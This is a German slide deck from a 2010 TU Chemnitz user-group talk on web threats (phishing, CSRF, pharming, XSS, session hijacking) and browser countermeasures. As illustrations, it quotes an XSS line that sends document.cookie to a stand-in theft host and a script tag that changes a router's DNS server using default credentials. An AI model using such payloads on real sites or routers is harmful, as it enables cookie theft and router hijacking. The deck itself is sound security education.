


## Gefahren im Web



CLUG-Stammtisch 15. Januar 2010


Technische Universität Chemnitz  
Universitätsrechenzentrum  
Frank Richter




## Bedrohtes Web ...

- Symantec Global Internet Security Threat Report 2008:
  - 63% der Schwachstellen in Web-Anwendungen
  - > 230 Schwachstellen in Browsern
  - > 12.885 Cross-Site-Scripting Schwachstellen
  - Schadcode auf vertrauenswürdigen Sites
- Mai 2008: Over 1,5 million pages affected by the recent SQL injection attacks (zdnet.com)
- Chronik von Diebstahl personenbezogener Daten in USA seit 2005: 340.000.064 Datensätze in unbefugter Hand  
<http://www.privacyrights.org/ar/ChronDataBreaches.htm>


© 2010, Frank Richter, Universitätsrechenzentrum, TU Chemnitz  
CLUG-Stammtisch 15. Januar 2010



## Angreifer und deren Ziele

- Underground Economy:
  - Botnetze (Spam, DoS)
  - verschleierte Geld-Transaktionen
  - Spionage
- „Kleinkriminelle“
  - Geld (Konten, Kreditkarten, Betrug)
  - Verunglimpfung, Zerstörungswut, Erpressung ...
- Ziele sind zunehmend vertrauenswürdige Websites
  - mehrstufige, komplexe Angriffe
  - Top-Seiten zu aktuellen Themen

© 2010, Frank Richter, Universitätsrechenzentrum, TU Chemnitz  
CLUG-Stammtisch 15. Januar 2010

### Angriffspunkt 1: URLs

- Uniform Resource Locator (URL)  
= Adresse einer Ressource im Internet
- Zugriffsprotokoll://Servername/Dokument
  - <http://www.tu-chemnitz.de/urz/index.html>
  - <ftp://ftp.fu-berlin.de/pub/>
  - <mailto:max@moritz.de>
- Aktiviert durch:
  - Klick auf Hyperlink (aus Webseite, E-Mail ...)
  - Eingabe in Adresszeile, Lesezeichen
  - Automatisch aus Inhalt, per Skript, Überfahren mit Maus, Tippen ...



### Angriffspunkt 1: URLs (2)

- URL einer betrügerischen Webseite "unterschieben":
- durch Social Engineering
  - Besuch „gehackter Webseiten“
  - **URL-Tampering** - bewusste Manipulation von URL-Parametern: ``
  - **Cross-Site Request Forgery CSRF/XSRF**  
<https://mail.tu-chemnitz.de/deletemail.php?id=1234>
    - Ziel: Daten in Webanwendung ändern
    - Opfer: legitimer Nutzer der Webanwendung
    - Gegenstück zu Cross Site Scripting (XSS)



### Angriffspunkt 1: URLs (3)

- URL verletzt Privatsphäre, z.B. in HTML-Spam-Mail:  
``
- **Phishing**: E-Mail
  - Falsche / verschleierte URL
  - Umleiten auf Server eines Angreifers
  - Vortäuschen einer falschen Identität
- **Typo-Piraterie**: Verschreiber-Domains
  - <http://www.tu-chemnitz.de/>, <http://www-amazon.de>



### Angriffspunkt 1: URLs (4)

#### Gegenmittel:

- Zertifikate (und deren Überprüfung durch Benutzer)
- Kritische Anwendungen (Online-Banking ...):
  - URL von Hand eingeben, aus Lesezeichen/Favoriten
- Vorsicht vor URLs aus unsicherer Quelle
- Laden externer Bilder in E-Mails ausschalten
- CSRF: „What can I do to protect myself as a user?  
Nothing. The fact is as long as you visit websites and don't have control of the inner architecture of these applications you can't do a thing. The truth hurts doesn't it?“



## Angriffspunkt 2: DNS-Abfrage

Auflösung des Servernamens in IP-Adresse durch Dienst des Betriebssystems

- manipulierte lokale Hosts-Datei (durch Malware)
- **Pharming**: Manipulation der DNS-Anfragen von Webbrowsern (z. B. durch **DNS-Spoofing**)
- korruptierte DNS-Server



## Angriffspunkt 2: DNS-Abfrage (2)

**Drive-By-Pharming**: Heim-Router werden manipuliert, so dass gehackte DNS-Server benutzt werden:

- via JavaScript/Java, das Browser von manipulierter Webseite lädt
  - [http://www.symantec.com/avcenter/reference/Driveby\\_Pharming.pdf](http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf)
  - <http://www.symantec.com/avcenter/reference/drive-by-pharming-animation.html>
  - evtl. Java-Applet, um eigene IP-Adresse zu erkunden
  - „Portscan“ via JavaScript: `<script src="http://192.168.1.1:80/">... + Fehleranalyse`
  - „Fingerprinting“ von bekannten Routern (typ. Bilder)
  - Angriff mit Standard-Passwörtern bekannter Router:  
`<script src="http://admin:admin@192.../apply.cgi?dns1=111.222...">`



## Angriffspunkt 2: DNS-Abfrage (3)

- kein Schutz durch Firewall, da Angriff von innen
- Grundsätzlich: Browser ist nur so sicher wie zu Grunde liegendes System.

### Gegenmittel:

- Systemsicherheit
- Server-Zertifikate
- Standard-Passwort im DSL-Router ändern
- Vorsicht in fremden WLANs



## Angriffsstelle 3: Datenübertragung

- Hypertext Transfer Protocol – HTTP:
  - Klartext, zustandslos
- Sicherheit des Proxy-Servers!
- Mithören: Authentifizierung, Cookies
- Manipulation
- IP-Routing: Umleitung an fremden Server (z. B. **IP-Spoofing**)

### Gegenmittel:

- https: Verschlüsselung der Übertragung, Integrität
- Zertifikate: Authentizität des Servers



### Angriffsstelle 5: Interpretation im Browser

Statische Inhalte - HTML, CSS, Bildformate:

- Implementierungsfehler, z. B. **Buffer Overflow**
  - <http://www.ca.com/us/securityadvisor/vulninfo/vuln.aspx?id=33052>
  - <http://www.mozilla.org/security/known-vulnerabilities/firefox30.html>
  - <http://blog.chip.de/0-security-blog/icepack-neues-malware-kit-im-angebot-200>

Aktive Inhalte – JavaScript, Java, ActiveX, Plug-Ins ...:

- Denial of Service: Absturz, unbrauchbar, Ärger
- Sandbox-Prinzip: kein Zugriff auf lokale Dateien ...
- unbemerktes Senden von Daten und Nachladen von Code
- AJAX – JavaScript-Funktion XMLHttpRequest ( )



### Angriffsstelle 4: Interpretation im Browser (2)

- Schutz: **Same Origin Policy (SOP)** für JavaScript:
  - Zugriff nur auf Dokumentenelemente, Cookies ... aus gleicher Quelle (Protokoll, Server, Port) wie Script
  - Nicht für GET-Requests für Bilder, Skripts, CSS
  - Angriff: **DNS rebinding attacks**
- Unterbringung von Script-Code auf Ziel-Seite:
  - `<script>document.location("http://cookie-klau.de/klau.cgi?" + document.cookie);</script>`
  - z.B. durch **Cross-Site-Scripting**
- **History sniffing** – Chronik besuchter Webseiten auslesen (sogar ohne JavaScript):
  - <http://whattheinternetknowsaboutyou.com/>



### Angriffsstelle 5: Interpretation im Browser (3)

- Einfallstor Browser: Neuartige Angriffe überrumpeln Webanwender
  - <http://www.heise.de/security/artikel/Einfallstor-Browser-270092.html>

#### Gegenmittel:

- aktuelle Browser-Versionen
- restriktive Einstellungen, **NoScript Add-On**
- Firefox: Phishing & Malware detection
  - <http://www.mozilla.com/en-US/firefox/phishing-protection/>
- mittels Google Safe Browsing:
  - <http://code.google.com/p/google-safe-browsing/>
- FF 3.5: Extras → Privater Modus



### Cookies

- Kleine Textinformationen im HTTP-Header → Zustandsinfos
- Für viele Webanwendungen essenziell, z.B.
  - „Warenkorb“, personalisierte Websites / Werbung
  - zeitbefristete Authentisierung
- Gefahren:
  - Nutzerprofil – Verletzung der Privatsphäre
  - **Session Hijacking** durch Diebstahl von Cookies: Übernehmen von Sessions
- Wie umgehen? - Browser-Einstellungen



## Empfehlungen des BSI

[https://www.bsi-fuer-buerger.de/cln\\_136/BSIFB/DE/ITSicherheit/DerBrowser/derbrowser\\_node.html](https://www.bsi-fuer-buerger.de/cln_136/BSIFB/DE/ITSicherheit/DerBrowser/derbrowser_node.html)

- „... immer alle aktuellen Sicherheitspatches für das Betriebssystem und den Browser installieren ...“
- „Außerdem empfiehlt es sich immer, die neueste Browserversion auf dem PC zu installieren.“
- „Surfen Sie mit gesundem Menschenverstand. Klicken Sie nicht auf jedes Angebot, auch wenn es noch so verlockend klingt.“
- „... empfiehlt das BSI, aktive Inhalte prinzipiell auszuschalten.“



## Tipps

- Browser regelmäßig updaten
- Zertifikatswarnungen ernst nehmen
- Vorsicht mit PlugIns, AddOns, Extensions
- Firefox Extension:



NoScript <http://noscript.net/>

- ggf. in anderem „sicheren“ Profil
- dies für Online-Banking ... nutzen



## Standpunkte ...

Browser-Hersteller:

- Web browser features are driven by market share.

Administratoren:

- Installiert immer die neuesten Browser-Version!
- Nutzt die Browser maßvoll!
- Installiert sinnvolle Erweiterungen ...

Benutzer:

- Gebt uns sichere und bequeme Browser!

<http://jeremiahgrossman.blogspot.com/2008/11/browser-security-bolt-it-on-then-build.html>

